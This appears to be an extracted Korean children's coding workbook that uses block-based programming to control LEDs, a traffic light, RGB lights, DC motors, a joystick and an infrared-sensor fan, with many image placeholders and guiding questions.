


(3)서브루프로 Delay 시간 조절




(4)속도 조절 아이콘

## LED로 코딩 익히기



다리가 긴 쪽이 +극    +극은 안쪽, - 극은 바깥쪽에 끼움



\*보드의 가운데 선에 LED 다리를 끼우지 마세요.

D1-①   D2-②   D3-③   D4-④   D5-⑤   D6-⑥



OFF



ON



① 'LED 1번을 켜라'는 명령

② 'LED 1번을 켜다가 끄라'는 명령



## ● 가로등 만들기

어두워지면 불이 켜지는 가로등을 만들려면 어떻게 코딩해야 할까?



## ● 크리스마스 트리




- (1) LED 전구 6개를 트리 도면에 끼우기
- (2) LED 전구 다리에 점퍼선 끼우기
- (3) 디지털 포트 D1~D6에 LED의 +극을 안쪽, -극을 바깥쪽에 끼우기
- (4) 코딩하기


반복적으로 켜졌다가 꺼지는 트리를 만들려면 어떻게 코딩해야 할까?

버튼으로 트리의 불을 켜다가 끄려면 어떻게 코딩해야 할까?

꺼져 있다가 버튼을 누를 때만 트리에 불이 들어오게 하려면 어떻게 코딩해야 할까?

어두울 때만 불이 켜지는 트리를 만들려면 어떻게 코딩해야 할까?






- D1- ① 보행자 빨간불
- D2- ② 보행자 파란불
- D4- ④ 운전자 빨간불
- D5- ⑤ 운전자 파란불

## ● 신호등

안전한 신호등을 만들려면?  
명령이 **순서**대로 반복되어야 한다.

## 서브루프 만들기






## 보행자 신호 코딩 예시






- 시각 장애인용 신호등은 어떻게 코딩해야 할까?
- 청각 장애인용 신호등은 어떻게 코딩해야 할까?
- 보행자의 통행이 적은 곳의 신호등은 어떻게 코딩해야 효율적일까?
- 수동으로 작동되는 신호등을 만들려면 어떻게 코딩해야 할까?

\*서브루프로 delay타임 조절






- 1  '파란불입니다'입력
- 2  '빨간불입니다'입력

## RGB로 코딩 익히기



가장 긴 다리가 +    +는 D7 가운데 구멍에 끼움



(2)아이콘 클릭



\*검정색 원은 색에 대한 정보가 없는 상태를 뜻합니다.




#### (4) 작동 속도 조절

주황색 점을  
조금 돌리면  
색이 천천히,  
많이 돌리면  
빨리 변합니다.



#### (3) 색상 조절

조절 막대를 움직이면  
다양한 색을 만들 수 있습니다.




#### (5) 서브루프 만들기

#### (6) 서브루프로 delay 조절

\*RGB 전구의 색이  
서서히 변하게 하려면  
서브루프를 사용하여 delay타임을  
조절하는 것이 좋습니다.



## ● RGB 메모판 만들기




## DC 모터 코딩



드라이버로 나사를 풀고 모터의 선을 끼운 후, 선이 빠지지 않도록 조이세요.





- 1 모터 1 : MA1, MA2
- 2 모터 2 : MB1, MB2




OFF 상태

● 회전 방향 조절 / 속도(1-10) 조절




↻ 시계 방향으로 회전

(-)반시계 방향으로 회전 ↻




### 3 조이스틱 아이콘


기울기(네 방향)에 따라 명령을 실행함



\* 버튼이 향하는 방향의 명령 아이콘이 실행됩니다.




### ● 선풍기





## ● 센서 선풍기

적외선 센서를 사용하여  
다양한 조건에 따라 작동하는 선풍기 만들기




(1)센서에 점퍼선 끼우기







(2)아날로그 센서 자리에  
점퍼선 끼우기

### 적외선 센서






센서에  
발광부와 수광부가 있어  
빛을 반사시킬 때와  
반사시키지 못할 때  
다른 결과가 나옴


